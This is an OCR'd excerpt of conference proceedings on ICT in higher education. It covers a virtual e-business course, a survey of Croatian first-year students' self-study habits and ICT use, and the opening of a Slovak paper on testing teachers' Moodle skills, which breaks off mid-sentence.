


Figure 3. Students´companies website

The main aim of the EIS course is to achieve practical experiences with doing e-business that is why the main strength of the EIS is in the practical exercises for students. They must fill up all forms and documents for the establishment of small business and send it to the competent office on website by e-mail. The students have to prepare (gradually, according to the timetable) a pattern form, a business plan, a marketing case study, a database of the bookkeeping, UML diagrams, etc. When the virtual offices (administered by teachers) obtain students demands, they assign accounts on the bank with allotted amount of money. Students should be rented a space on the website of the EIS for the presentation of their virtual companies. The same space is used for e-business.

The students' virtual companies are trading goods and services with other companies or the Central company by e-business. They must book and keep the files by the bookkeeping system POHODA. It includes personal files and wages keeping. When the appointed time runs out, the students have to have the balance and the tax return of the company prepared. At the end of this subject, students prepare the strategy study "Analyzing of the managing of the business within budget".

This manner of the education has many advantages. Students do not need to be at school, when the teacher divides the task for the students, they can do the tasks at home or at school using e-mail or a reference to a subject website. Education and communication are more effective by using LMS Moodle. There are all learning materials, information, tables of tasks and dates required for successful completion of this course.

These days, in times of student oriented education, we are interested in students' satisfaction with subject that they absolved. It is also important to know their opinions, suggestions, expectations and ideas - their point of view. At the end of the semester the students are annually asked to evaluate the education of the subject EIS. Students´ remarks, perceptions and proposals can be summarized as follows:

- Pros: It is a very interesting experience. It is very good for our practical skills and it could include the possibility to work with the e-bank, e-business and to create the business plan.
- Cons: This subject is time demanding. There were sometimes technical problems.
- Proposals: The subject should be divided into two terms and there should be preferred seminars more than lectures.

As teachers we can conclude that this way of education has positives: the manner of the education is interesting for both – students and teachers. There is a possibility of real usage of e-learning and learning-by-doing. It is necessary to build connections between different fields of e-business. We see in practice how important it is to build better inter-subject connections between all subjects at the faculty, e.g. Informatics, Management, Accounting, Civil and Industrial Law, Marketing, Finance of the Firms, Taxation Policy, etc. However the preparation for education is more demanding, it takes a lot of time and sometimes there occur organizational problems. The effective realization of the EIS is also based on involvement of a team of enthusiastic teachers from different departments of the Faculty and interdisciplinary character of this subject.

IV. CONCLUSION

We are sure, that no kind of education can replace the "personal experience". Combining "classical" methods – lectures, seminars, discussions with a learning process via M&S is giving a new point of view. Referring to the words of a Canadian expert on education technology Brenda Pfaus: "A man can memorize 10% of what he reads, 50% of what he sees and more than 90% information he is reaching by an interactive work" it is trustworthy to say that M&S and ICT-based learning within a virtual e-business environment is much more effective than the classical "Face to Face" teaching.

We can summarize our experience in education of both Informatics II and EIS via M&S as follows:

- students accept it very well, many examples of common life can be used,
- students do not need much theoretical knowledge to work out simple projects themselves,
- students can use their own point of view, their creativity, knowledge and logical thinking to solve problems,
- teaching can be realized on different levels of difficulty, basic terms and examples in obligate subject like Informatics II, or extended level in optional subject EIS,
- teaching Informatics II via M&S doesn't depend on the technical equipment.

The future positions of our graduates in enterprises and organizations require the best qualification and a lot of skills and experience with the modern technologies.

REFERENCES

[1] R. Anderl, J. Malzacher, J. Raßler "Proposal for an Object Oriented Process Modeling Language" Department of Computer Integrated Design (DiK), Technische Universität Darmstadt, Petersenstr. 30, 64287 Darmstadt, Available at: http://www.springerlink.com/content/l228m774p75n5248/fulltext.pdf?page=1 [Accessed 2012-01-07].

[2] ECDL Foundation. Available at: http://www.ecdl.com [Accessed 2012-01-07].

[3] IMTI, Inc., „Modelling & Simulation for Affordable Manufacturing", Technology Roadmapping Initiative, IMTI 2003. Roadmap modeling and simulation for affordable manufacturing, Available at http://www.imti21.org/resources/roadmaps.html [Accessed 2010-11-07].

[4] M. Kozina, "Evaluation of ARIS and Zachman Framev enterprise architectures", in Journal of Information and Organizational Sciences. Vol. 30, no. 1, pp. 115-136. 2006

[5] D. Paľová, "Benefits of ICT education towards eGovernment", Transactions of the Universities of Košice. Č. 1 (2010), s. 35-41. - ISSN 1335-2334

[6] D. Paľová, "ICT supported education - one of steps to achieving european knowledge economy" In: MIPRO 2011: 34th international convention on information and communication technology, electronics and microelectronics : May 23-27, 2011, Opatija, Croatia. - Zagreb : MIPRO, 2011 P. 295-300. - ISBN 978-953-233-063-2

[7] K. A. Simon, "Towards a theoretical framework for Business Process Reengineering" Avaliable at: http://www.instant-science.net/pub/thesis.pdf [Accessed 2012-01-07].

[8] H. S. Sarjoughian, B. P. Zeigler "Towards Making Modeling & Simulation into a Discipline", Arizona Center for Integrative Modeling and Simulation Electrical & Computer Engineering Department, University of Arizona, Tucson, Arizona, 85721-0104, USA Available at: http://www.sim.uni-hannover.de/scs/SarjoughianWMC2001.pdf [Accessed 2012-01-07].

[9] F. B. Vernadat, "Enterprise Modelling: objectives, constructs and ontologies", European Commission, DG EUROSTAT, Available at: http://ftp.informatik.rwth-aachen.de/Publications/CEUR-WS/Vol-125/tutorial1.pdf [Accessed 2012-01-07].

Role of ICT in learning and knowledge acquisition

How much students know about their research skills?

J. Lovrinčević*, D. Kovačević** i M. Erl Šafar***
* Sveučilište J.J. Strossmayera u Osijeku/Odjel za kulturologiju, Osijek, Croatia
jlovrinc@unios.hr
**Sveučilište J.J. Strossmayera u Osijeku/Odjel za kulturologiju, Osijek, Croatia
dkovacev@unios.hr
***Sveučilište J.J. Strossmayera u Osijeku/Odjel za kulturologiju, Osijek, Croatia
erlsafar@unios.hr

Summary- purpose: The paper analyses self-study processes, with the emphasis on the assistance provided to students by ICT. In Republic of Croatia the availability of ICT for study assistance is comprehensive at all relevant levels (at the universities: lecture theatres, ICT booths, libraries, dormitories, but also at home) which should facilitate high learning standards. That very fact sets the expectation that for the information acquisition students utilise all resources that are (can be) made available to them through the ICT. It is important to find out if that is really the case and if the learning process employed by the students is most effective possible.

The method: The paper is oriented towards the research into some of the ways of student's self-study. Their learning process is analysed in the context of the universal access to information, and correlations established between effectiveness, quality and competencies.

Results: The survey conducted is based on student interviews regarding the methods of self-study used, the role of ICT and the ways it is employed. The research will lessen the ambiguities about the ways students nowadays acquire the necessary knowledge for the chosen curriculum. It is hoped that the results will demonstrate a significant improvement compared with the pre-ICT era. On the other hand, it just might happen that student interviews will evidence poor utilisation of ICT capabilities.

Practical application: ascertaining if the use of ICT for self-study is optimal. If that is not the case, it is necessary to recommend and/or devise additional training in ICT literacy as to fully utilise ICT capabilities for increased study effectiveness.

Keywords: ICT, learning, students, self-study and knowledge acquisition

I. INTRODUCTION

The educational system, which appears and is understood differently than before, determines the changed and by now established ways of knowledge acquisition, whether formally or informally, as the constituents of lifelong learning, up to and including the ever more present e-learning or distance learning. Taking into account all the listed and unlisted modes of knowledge acquisition, very different from pre-ICT constraints, it could be reasoned that the knowledge today is not only different but also richer, it is acquired faster and more simply, therefore it is larger, more widely applicable and has a deeper quality.

The fundamental and evident difference between the students then and now is their behaviour, in the way they perceive themselves, their capabilities and the totality of the acquired knowledge. In the context of these conclusions [1], and of the research and reading of scientific and professional material, the modern learning approach is often bound to a term "critical reading".
It is this observation of different students' behaviour during the formal education and comprehension of tasks that have been set, make us want to follow, challenge and analyse knowledge acquired, and to try tell causes from consequences between the learning processes and the ultimate knowledge quality.

The formal educational process is constantly being adjusted to the needs and demands of the students so its methods and teaching forms are well known, but there is also that part of learning that is created and applied by the student herself. In spite of the greater ability to access the necessary information, it cannot be simply concluded that all recommended and „correct“ methods are being

employed. To get an understanding of how much, how much and how serious do the students study, it has been necessary to research into customs and habits, and hopefully new patterns of self-study. The initial research included a small participant sample and it is a basis for a voluminous survey which will be later carried out on several Universities.

II. KNOWLEDGE AND INTELLECTUAL CAPITAL

It is everyones' desire to be, survive and make a quality contribution in what is now commonly known as the knowledge society. This implies having, with regard to the educational input, the totality of cognitive knowledge at a level adequate for functioning in work and social eco-sphere.
Knowledge indeed is necessary for functioning, but it is also an intellectual category that at various levels participates in shaping life, from personal to general. Ultimately, it determines the quantity and quality of the transfer to others, how the social eco-system will be shaped, up to the economic and political determination of a country.
The sum total quality of life or development in a country can be viewed from the viewpoint of knowledge, which should reflect a particular educational system.

There is very little doubt that all the above is the case considering the supplied and obvious facts. However, and especially today, the researchers are increasingly and from a multitude of viewpoints, analysing the processes of knowledge acquisition and application. The reason for that is the unquestionable change in the quantity, quality, speciality, shapes and forms of knowledge application, compared to the pre-ICT era. From the logical viewpoint that had to be the case – the computer has had to and had brought about immeasurable benefits, especially with regard to information access and study self-reliance.

Until the ICT era studying was primarily based on the knowledge transfer through teaching process and the self studying was mainly limited to the printed sources of information and knowledge, so that the learning process has had a well established pattern. Nowadays, in dramatically different circumstances, it is necessary to reconsider the learning process, and the satisfaction experienced both by teachers and students alike.

III. THE SURVEY

The secondary and tertiary education syllabuses promote the reading and information literacy to a higher level. During the study years the learning demands are increasing; in the context of information comprehension this includes assessment thereof from viewpoint the content, relevance, structuring and reshaping to recorded and applicable knowledge.

IV. RESEARCH OBJECTIVES

The objective of this project was to find out how much are the students self-reliant in their study, which methods and shapes thereof the employ to comprehend the subject matter, how satisfied are they with the results i.e. learning outcomes.
Until recently there was very little understanding of the „reading psychology“, i.e. the processes for acquiring and exercising that skill because the pool of knowledge about reading is constantly being extended and modified in line with new discoveries and new ways of research into the reading process and the associated mental activities [2].
The central theme is the learning process, specifically the knowledge acquisition and selection of information from a variety of sources. The key question was about the form and extent of the role ICT plays in the learning process.

V. HYPOTHESIS

Nowadays students belong, by and large, to the online generation, which would suggest a level of information literacy. However, the information deluge and rapid changes to the visual and audio content make it difficult to successfully search for the required information, The objectives and activities of our research have determined the hypotheses:

- That there is a need for a better alignment of information literacy with the learning process developments in the higher education;
- That it is of interest to establish the students' level of (dis)satisfaction with their processes of comprehension, extension and knowledge structuring and presentation;
- That there is an inadequate understanding of the role of ICT in promoting the learning process quality.

VI. RESEARCH METHODS

The set objectives and hypotheses by and large determine the research methods, activities and instruments. The project being undertaken is directed towards the research into some of the modes of student self-study. Their learning process is being analysed within today’s universal information access and establishes a link between effectiveness, quality and competencies.
The project is primarily based on the descriptive research method. That method was also used to analyse and compare the pre-existent knowledge about the learning processes with the data obtained from the survey participants. The stratified sample method consisting of 12 questions and analysis of answers have been used to

establish the relevant survey indicators. The activities undertaken were reasoning and judgment, besides the paperwork.

Participant sample

The research was focused on the undergraduate students of the Culturology Department of Josip Juraj Strossmayer University in Osijek. Surveyed were 80 students of the Year 1, majoring in Librarianship, Media Culture and Cultural Management with the aim of establishing the true forms, habits and skills of self-study so to use the established indicators, even during the university attendance, to direct and if necessary correct the learning process with the goal of acquiring a quality 'final' result. Why Year 1 students of Culturology Department? Exactly because they are at the first rung of their academic education and to climb further rungs they will have to master two or four more rungs (two at the graduate level). Questions 1,2,4,5 and 6 have been posed as "open" question and they are not of exclusive character in order to get more reliable answers. The analysis below shows how students articulated their answers.

Survey analysis

1. On average, how many hours you spend preparing to take exam in one of the mandatory subject?

1 hour	3
2 hours	12
2 – 3 hours	5
3 hours	11
4 hours	8
5 hours	2
5 – 6 hours	3
6 hours	3
7 hours	5
8 hours	9
8 – 10 hours	1
10 hours	8
11 hours	1
10 – 15 hours	1
Depends, never the same	4
Insufficient	4

2. In your opinion, how many hours do take other students?

1 hour	5
2 hours	10
2-3 hours	3
3 hours	10
4 hours	7
5 hours	6
5-6 hours	8
6 hours	3
7 hours	2
8 hours	7
10 hours	10
12 hours	1
20 hours	1
100 hours	1
Don't know	6

The key question was to determine the hours spent preparing to take exams in the mandatory subjects that for the profession basis. According to the survey, a majority (36 students) spend only 2-4 hours, and a significant minority of 18 students spend 8-10 hours. Below the 2 hours was the response of 3 students, and more than 10 for 10 students.

When asked about their colleagues, the answers differed slightly (30 students thought their colleagues spend 2-4 hours, and 17 students opted for 8-10 hours) ; so that comparison suggests that the answers may have been truthful. (The difference in the 5-7 brackets (13 versus 19) was not considered to be significant.

3. In your opinion, is your self-study - - - ?

a) sufficient 66,25 %
b) over the top 7,5 %
c) insufficient 26,25 %

According to this self-assessment, the majority of students (66,25%) thought their self-study was sufficient, which might indicate they concur with the marks obtained, or that they are complacent regarding the marks.

4. Which techniques you use to memorise the subject matter?

No technique	1
Writing bulletpoints and repeatedly going over them	3
Repeating and reciting	18
Reciting and reading	18
Writing notes	13
Learning with understanding	5
Memorising	2
Underlying key facts	4
Associating with real life examples	2
Learning by heart	3
Reading aloud	9
Self-quizzing	2
Photographic memory	2
Have own technique	1
Associations	3
Sitting	1
Learning like mad	2

For years our pupils have been taught the information literacy, primarily "learning how to learn", through the Library programme of information literacy in school libraries. This makes the answers, showing that by and large (36) students practise reading and reciting, even more interesting. (The second preference was for reading aloud). It must be mentioned that these answers are directly connected with the lack of appreciation for the role of school libraries in Croatia.
All other techniques that have been under introduction into the educational system for years, such as learning with understanding, making notes, research, mind maps etc. seem to be applied only seldom.

5. What role does internet play in studying the subject?

Printouts	5
MS PowerPoint presentations	8
It distracts me	3
Reading the teaching material on Internet	4
No big role	12
Major role	2
Reading essays	1
No role	6
Significant role	23
Downloading the material for exam	12
Resolving queries	2
Depends on the subject	2
Big, I learn based on it	1
It helps find additional info	6
Communication with other students	1
Serves as an intermediary	1

The answers to this key question and the starting point for other questions and answers is not a surprise. As was to be expected, a big number (23) opted for a "Significant role". The problem remains that they were unable to precisely name that role.
When they did go into specifics, they mainly opted for "Downloading the material for exam". Together with a more detailed answer "Reading the teaching material on Internet" this was by and large about access to the lecture notes which, for many, was the beginning and the end of research, with insufficient access of other relevant sources.
There is little doubt that nowadays the personal computer is a great help to the contemporary students because they do not have to make (important) notes during the lecture itself. On the minus side this does not make them focused on the content, the lecture topic. Active listening helps all of the understanding, memorising and questioning on the spot. That means clarifying ambiguities there and then, debating, asking questions about the topic which needs memorising. Everyday practice and teachers' experience suggests that student avoid two-way communication because they seem to excessively relay on the availability of the electronic material.

6. If the material is voluminous and complex, how do you reduce it and repeat it to make sure you understood it and memorised it all?

Reading again	1
Writing bulletpoints and notes	12
Repeatedly reciting	9
Learning from lecture notes	5
Reading with understanding	1
Communicating with other students	3
Reading over the most important parts	4
Shortening the text	15
Cheating	2
Writing down what I have learned	2
Underlying the most important parts	7
Re-reading lecture notes	4
Mind maps	1
Associations	2
I learn only one half	1
I simplify to an extreme	1
If I knew I wouldn't fail	1
I start learning sooner rather than later	1

The desired answer was not obtained because the students still do not recognise ICT as a source of multiple variations to the theme; thus simplifying, through images, video, animations etc, the voluminous and complex material, and at the same time making texts more comprehensible and interesting. In the information and communication context that means that [3] quantitative dimension is expressed as an information overflow, and qualitative dimension is expressed as difference in quality, authenticity, validity and reliability of information.
It follows that students tend to opt for well established and outdated learning form, according to them that is the reduction (of material) with making notes, which are then firmed up by repetition.

7. How would you mark, one average, your knowledge acquired through study?

1	2	3	4	5
1,25 %	7,5 %	6,5%	30,0%	1,25%

After the self-study, 56,25% students thought they have acquired, on average, good knowledge, and 30% consider it to be very good. Taking into account all previous answers regarding the learning process, it may be concluded that the students are complacent and have a great amout of self-confidence, which cannot be fully justified by the day-to-day teaching practice and lecturer experience.

8. What proportion of your acquired knowledge is down to info gained during the lectures?

1	2	3	4	5
7,5 %	23,75%	45,00%	21,25%	2,5%

Of particular interest to lecturers and of significant importance is the fact that 45% of students claim only a medium role (3 on the 1-5 scale) played by the info gained at the lectures. In fact, more than 50% consider it to be less than very important. Those answers suggest that students believe they knowledge primarily originates in the self-study. This should be a hint to the lecturers when planning further lecture activities.

9. What proportion of your acquired knowledge is down to info gained through ICT?

1	2	3	4	5
5,00 %	7,5%	46,25%	35,00%	6,25%

46,25% of students report a medium role having been played by the ICT.

10. What proportion of your acquired knowledge is down to your own learning style, e.g. to info gained through from other sources of information?

Much - 11,25 %	Barely – 11,25 %
Most - 13,75 %	Enough – 10,00 %

Students seem divided on this question. 25% claim to have their own, presumably successful, learning methods; whilst 21.25% are unhappy with the approach they are taking.

11. Do you believe you would be able to master the subject matter without ICT?

Yes – 36,25 %	Maybe – 7,5 %
No – 43,7 %	Hardly - 25%

The students (43,75%) were negative about mastering the subject without ICT. Only 36,25% believed they could do without ICT. These answers confirm how learning with ICT assistance is becoming an everyday requirement, which would suggest there is today a good balance between the teaching methods and information literacy.

12. Percentagewise, how much has ICT in all shapes and forms contributed to your exam success?

0%	2,5%
10%	2,5%
20%	5,0%
30%	11%
40%	6,25%
50%	20%
60%	10%
70%	10%
80%	10%
90%	8,75%
100%	7,5%

20% of students chose 50% contribution of ICT. To remain objective, to that number we would add only 60-80% answers (90-100% seems rather excessive); put together it would appear that ICT has played a very positive role.

VII. RESEARCH RESULTS

In everyday teaching and planning the most important aspect is enabling students' progress in learning and competency acquisition,. Because of the new approach to students and learning, in line with Bologna, the content and methods of teaching and covering the syllabus are being challenged and evaluated just like any other part of the syllabus.

The results of this research should be significant indicators to teachers, in line with the commonly accepted view that increasing the capabilities of utilising information sources and knowledge therein will improve

educational standards across the board and therefore in higher education too. After analysing all answers in the group sampled it can be concluded that students use ICT in self-study, as required, in a balanced mix with other knowledge sources, but the role of ICT seems more pronounced in self-study. Further monitoring and evaluation of learning outcomes, through new research and subsequently innovated methods and forms of reading and information literacy will result in better competencies as the learning outcomes.

The wider context of the value and the role of information is about helping students to develop to fully fledged members of the educational system, linked through research, and about understanding and responding to the ever evolving information needs. In that process teaching information skills increases the literacy standards [4] through:

- Development of critical-reading skills (reading with a purpose i.e. reading for learning, utilising varied information sources)
- Linking varied reading strategies (skimming, scanning, intensive reading)
- The development of individual capabilities, so that the students can select an appropriate strategy other learning situations
- The capability and skills that enable students to effectively utilise information on various media and in different forms.

VIII. CONCLUSION

The learning in the new circumstances is largely based on the constructivist paradigm of active encounters with the eco-system, starting from experience and moving towards new knowledge, In that way the new knowledge is purposeful and aligned to the everyday life situations. It follows that students should no longer be passive recipients but, instead, active and competent researchers and information users, and would have to be continuously motivated for reading and research activities.

The purpose of the work with students is not merely solving the problems set (analysis) and articulating research results (synthesis) but also the development of a myriad of capabilities and the personal value system. By self-study and writing essays the first year students don't need to and typically cannot demonstrate research accomplishments, but have to evidence the ability of applying a theory, through researching information in different media and the analytical reading ability.

The key question, and sometimes a problem, linked with the higher education online generation is where to start, whereas the starts of teachers' educational effort is in a well thought out motivation. In that context the written essay is a constituent that is written up with the purpose of getting more widely and deeply acquainted with the subject matter and with the scientific research methodology. An important part of this learning process is mastering the rules of scientific expression and the theme presentation, including correctly presenting quotations and listing the sources used.

BIBLIOGRAPHY

[1] J. Lasić Lazić, M. Laszlo, D. Boras, "Informacijsko čitanje". Zagreb: Sveučilište, Filozofski fakultet, Odsjek za informacijske znanosti, Zavod za informacijske studije, 2008.

[2] M. Grosman, "U obranu čitanja: čitatelji i književnost u 21. stoljeću", prevela sa slovenskoga Anita Peti-Stantić. 1. izd. Zagreb: Algoritam, 2010.

[3] S. Špiranec, M. Banek Zorica, "Informacijska pismenost: teorijski okvir i polazišta", Zagreb: Filozofski fakultet, Odsjek za informacijske znanosti, Zavod za informacijske studije, 2008.

[4] L. Barrett, J. Douglas, "The CILIP Guidelines for Secondary School Libraries", 2nd ed. London: Facet Publishing, 2004.

[5] N. Dollahite, J. Haun, "Sourcework: academic writing from sources", New York: Houghton Mifflin, 2006.

E-learning as a tool for improving ICT knowledge of university teachers

Dana Paľová
Department of Applied Mathematics and Business Informatics
Faculty of Economics, Technical university of Košice, Slovakia
dana.palova@tuke.sk

Abstract - It is indisputable, that Information and communication technologies (ICT) have influenced all areas of our lives. In recent years, to the universities come the students from a generation of "digital natives", who surpass their teachers in the knowledge of ICT in many ways. The main objective of any education institution is to provide that kind and quality of study that could prepare the best graduates for the work market. These institutions (including universities) have to face many important changes – stay competitive in providing the study by implementation the newest information for the students by ICT supported and more eye-catching ways. Trends in education indicate ongoing changes of learning styles to learner-centred education, which currently means for the teacher a change not only in the traditional methods of teaching, but also the usage of new technologies to increasing student involvement in the learning process. This process of transformation is very intensive and covers several areas of teachers' life.

Within the proposed paper there will be shortly described the fundamental aspects of this transformation process and demands on today's teacher as well as activities that were already done and currently underway at our faculty to support our teachers.

I. INTRODUCTION

Knowledge, the major-creating factor in modern society is closely linked to innovation, one of the main engines of long-term economic growth [17]. Nowadays innovation doesn't refer only to R&D-based technological inventions but also to non-technological and social innovations in public and private services [1]. The revised Lisbon agenda for growth and jobs defined "knowledge triangle" – education, research and innovation. Education provides the appropriate skills and competences for innovation and creates new knowledge and at the same time stated, that "the modern economy requires a broad creative skills base, involving the whole population" [5]. Following that idea it is necessary to support and cultivate creativity and skills, which seem to be harder task than improving the knowledge base and in final consequences, need a new pedagogical concept with innovative didactics. As knowledge can flow through people moving between organizations, labour mobility enables or even forces enterprises to open up their innovation processes [6].

The current global economic crisis is also simultaneously affecting the education sector as well as other sectors in society across Europe. Knowledge, innovation and technology remain key elements in the future strategies. [5]

II. CHANGES/CHALLENGES IN THE WORLD OF EDUCATION

The requirements on education changes are continuously evoked by changes gone over the world of ICT and also by all around society changes (for example transformation from industry to information and after that to knowledge society). These changes need to be really dynamic – the education is become more and the more diverse, colorful and versatile. Today no one could be sufficient with the only one qualification for the life, what is the reason for transformation the education of students (in terms to provide them education ensuring employability in the labor market) or adults (in terms of lifelong learning). In the following, there will be listed several changes, respectively challenges the education is exposed (as can be seen, they are connected and all influenced by each other).

- *New approach / new educational methods*
  - *Learning to learn* – only classical providing information to students by the teacher does not become to relevant aspects of education, but it is important to change the approach of the students to their learning. It is necessary to lead people to self-learning habits, because today within the companies operating in the labour market is a standard practice to favourite persons who have been constantly searching for new information, studying and outside working hours, and are able to contribute to problem solving in practice by creative and innovative way. And also as not least aspect can be considered the developing of strategic and methodological knowledge in order to be able to select and use relevant information.
  - *Learner centred education* – no unique information have to be forwarded to students, and the education must be adapted to their needs, learning methods and study opportunities, making also disadvantaged people easier to study.
  - *eLearning* – computer supported learning is already a common part of education at all levels of study. The problem of this method is its strong

dependence on ICT skills of both sides of education process – teachers and also students. However, it cannot be disclaimed its advantage for modern education, for example for education of many part-time students, possibility of study materials "recycling" (which can save time not only to the teacher), 24/7 availability of education at a time when it is most convenient for students, etc.). The success of eLearning introduction to the institution is strongly dependent on understanding the technology and specialised pedagogical aspects and their common interaction and integration [18].

- *New technologies* - Information and Communications Technologies (ICT) are already a daily part of our lives. Each of EU Member States has developed various programmes concerned especially on the integration of ICT into education. At present, could be concluded that the available ICT infrastructure is already available, but it is high time to work out its use in learning itself. The most recent tools usable/utilizable in the field of education are:
  - LMS – systems designed to publishing various information sources, learning management by many available tools (like communication with the students (messages, forums), design and evaluation of students' activities, etc.).
  - Videogames - becomes a motivating tool (mostly for younger students/pupils) by which could they be seduced to use new technologies and incorporate themselves into the digital world through a more entertaining way [18].
  - Web2.0 tools – can be described as a tool for developing the user generated content. A range of software tools which allow users to interact and share data with others users, primarily via the web can be covered also by the term 'social software'. Blogs, wikis, social networking websites and social bookmarking sites are examples of some of the tools that are being used to share and collaborate in educational, social, and business contexts. The key characteristic of a social software tool is that it involves wider participation in the creation of information which is shared [14], [8].
- *New skills needed* – especially digital literacy and ability to monitor the rapidly developing world of technologies, and apply the acquired knowledge into education, by using new technology as a tool for increasing interest of students in the object of education. ICT is everywhere in society and everybody needs digital competencies that is why the digital competences turned into a key priority in teacher education & training. However, it can also be the core bottleneck to the embedding of learning digital competence in education and training. The ICT should be successfully used both as a learning tool within subject teaching and a tool used by learners for their coursework outside school settings.
- *Creativity and Innovativeness* - Creativity is the prerequisite of innovation and it should be treated in education with the same respect as literacy [17]. The educational process may be focused also on creativity of students – for example the teacher needs to motivate them to put their own contribution to almost every assignment and not just create the compilation of the information published on the Internet. This requires a creative teacher, because such a change in the subject is more complicated and complex in terms of various tasks design and their evaluation. As was shortly described, the creative learning needs transformation on the both sides of the educational process.

To share and improve education in context of all above mentioned facts could help co called OpenInnovation approach defined in [2] as "*the use of purposive inflows and outflows of knowledge to accelerate internal innovation, and expand the markets for external use of innovation, respectively. It assumes that firms can and should use external ideas as well as internal ideas, and internal and external paths to market, as they look to advance their technology*". This approach can be well applied also in education as the approach of communication and exchange of information among EU teachers. Learners and facilitators need to have a strong self-esteem and trust that they will be accepted with their new ideas, not to be afraid of introducing new solutions. This way they will be able to use new ICT-enhanced solutions effectively for collaborative learning. Innovative social networks can enhance learning in formal and informal education [9].

III. IMPROVEMENTS IN THE FIELD OF USING ELEARNING AT THE FACULTY OF ECONOMICS, TECHNICAL UNIVERSITY OF KOŠICE

Faculty of Economics was established 20 years ago. Currently belongs among the best educational institution in the field of economics in the Slovak republic, as evidenced by the evaluation of ARRA the Academic Ranking and Rating Agency in the last 4 years in the category of Faculties of Economics (#1 in 2010, 2008, 2007 and in #2 2009). Education at the faculty is provided and supervised by 51 academic staff (professor, associate professors and assistant professors). In the academic year 2011/2012 attend the Faculty of total 1160 students at bachelor and master level and 56 at PhD. level.

In order to stay one of the best Slovakian faculties faculty management defined the main mission of the Faculty - *To develop knowledge and provide high-quality, professional education in the field of economic sciences and to contribute to the development of society and shaping of the regional economy through the provision of research and consultancy activity, continuing education and services for the local and regional communities.*

In order to fulfil this mission, the Faculty fosters the spirit of democracy, tolerance and humanism, and supports critical and creative thinking among students. Innovation, quality, accountability, critical thinking and freedom of speech are the values which are shared by the Faculty staff and also represent main requirements on high education graduates by the labour market. Besides all mentioned skills it is important for the graduates to be well oriented in the field of ICT [10], [15].

Current students could be considered as representatives of the so called digital native generation. To support them the staff of the faculty besides the classical publishing of actual information about life at the faculty on the web-pages, provide also LMS Moodle, where they can find almost everything they need for their studying. Students of face-to-face learning have available many specialized software for business process modeling [16], accounting, financial decisions, portfolio analysis and many others [13], [7].

A. Distance learning institutional project

In the year 2003, the experiences obtained by participating on various projects concerned on the use of eLearning [10], [19] led to the institutional project "*Preparation and realization of the distance learning bachelor study in the field of Finance, Banking and Investment*."

In terms of management of the project can be implementation of distance education described by the following phases of this process life cycle (Fig. 1):

- Preparation of organization the project (year 2003):
  - definition of the project objectives and target groups,
  - determination of persons responsible for managing the implementation of distance learning at the faculty,
  - preparation of detailed activity plan (overview of the necessary activities and available human and technological resources, finding a suitable LMS),
  - pedagogical, technical and administration staff training,
- Design of specialized materials for particular subjects and on-line courses (year 2004 – up to now),
- Distance learning Bachelor study realization (2005 – up to now). Currently there are at the faculty provided two bachelor study programmes (Finance, Banking and Investments and Public Administration and Regional Development) and one master study programme (Finance, Banking and Investment). Master study programme Public Administration and Regional Development is in preparation and its start is assumed to next academic year.
- Execution of students 'feedback concerning on evaluation particular subject with emphasis on pros and cons of subjects thought by distance learning method.
- Improvement provided materials and extension of proposed information and activities based on feedback results.




Figure 1. Life cycle of the education process

In [11], [12], [13] is the ICT supported education at the Faculty of Economics described in more details.

As it was pointed out in chapter "Changes/Challenges in the world of education", is there a high need to implement the convenience of modern technology into education independently of the content and focus of the subject.

Introduction of distance learning and necessity of use the LMS for the mediation the necessary information unfortunately wasn't sufficient motivation for using most of available tools that LMS Moodle provides. The detailed analysis of the existing courses content and students` feedback evaluation showed that most of involved teachers consider the courses in Moodle just a place for information publishing not a tool for eLearning. Given the tingling situation, the project management decided to find out what causes that problem. Therefore they decided to verify Moodle working skills among all teachers who are involved in this form of education.

Verification of teachers LMS Moodle working skill was done through evaluation of the performance of particular practical tasks and personal interviewing the teachers. The test tasks were designed mainly to check their knowledge and experience in:

- modification the course settings,
- publication and setting up the various information sources (titles, files, web pages, text, notifications, links to external resources),
- creating students activities and their setting up (on-line, off-line, blog, poll, forum, online test, ...),
- adding information to the calendar,
- send messages, search in their history,
- setting up marks reports and course backup.

To the distance learning at the faculty was involved 41 teachers, who are responsible for setting up the course, publication of necessary information and working with students in LMS Moodle environment. In order to provide the possible best quality and effective usage of available technical background the management decided to be very strict in final evaluation of demonstrated skills. Only those who reached the 90% within the test could continue to provide learning in LMS Moodle. Teachers with fewer percent are able to repeat the test again after a period of time (approximately 6 month), and have available a specialized course in LMS Moodle, where is provided the manuals for this system, case studies, examples, a sample
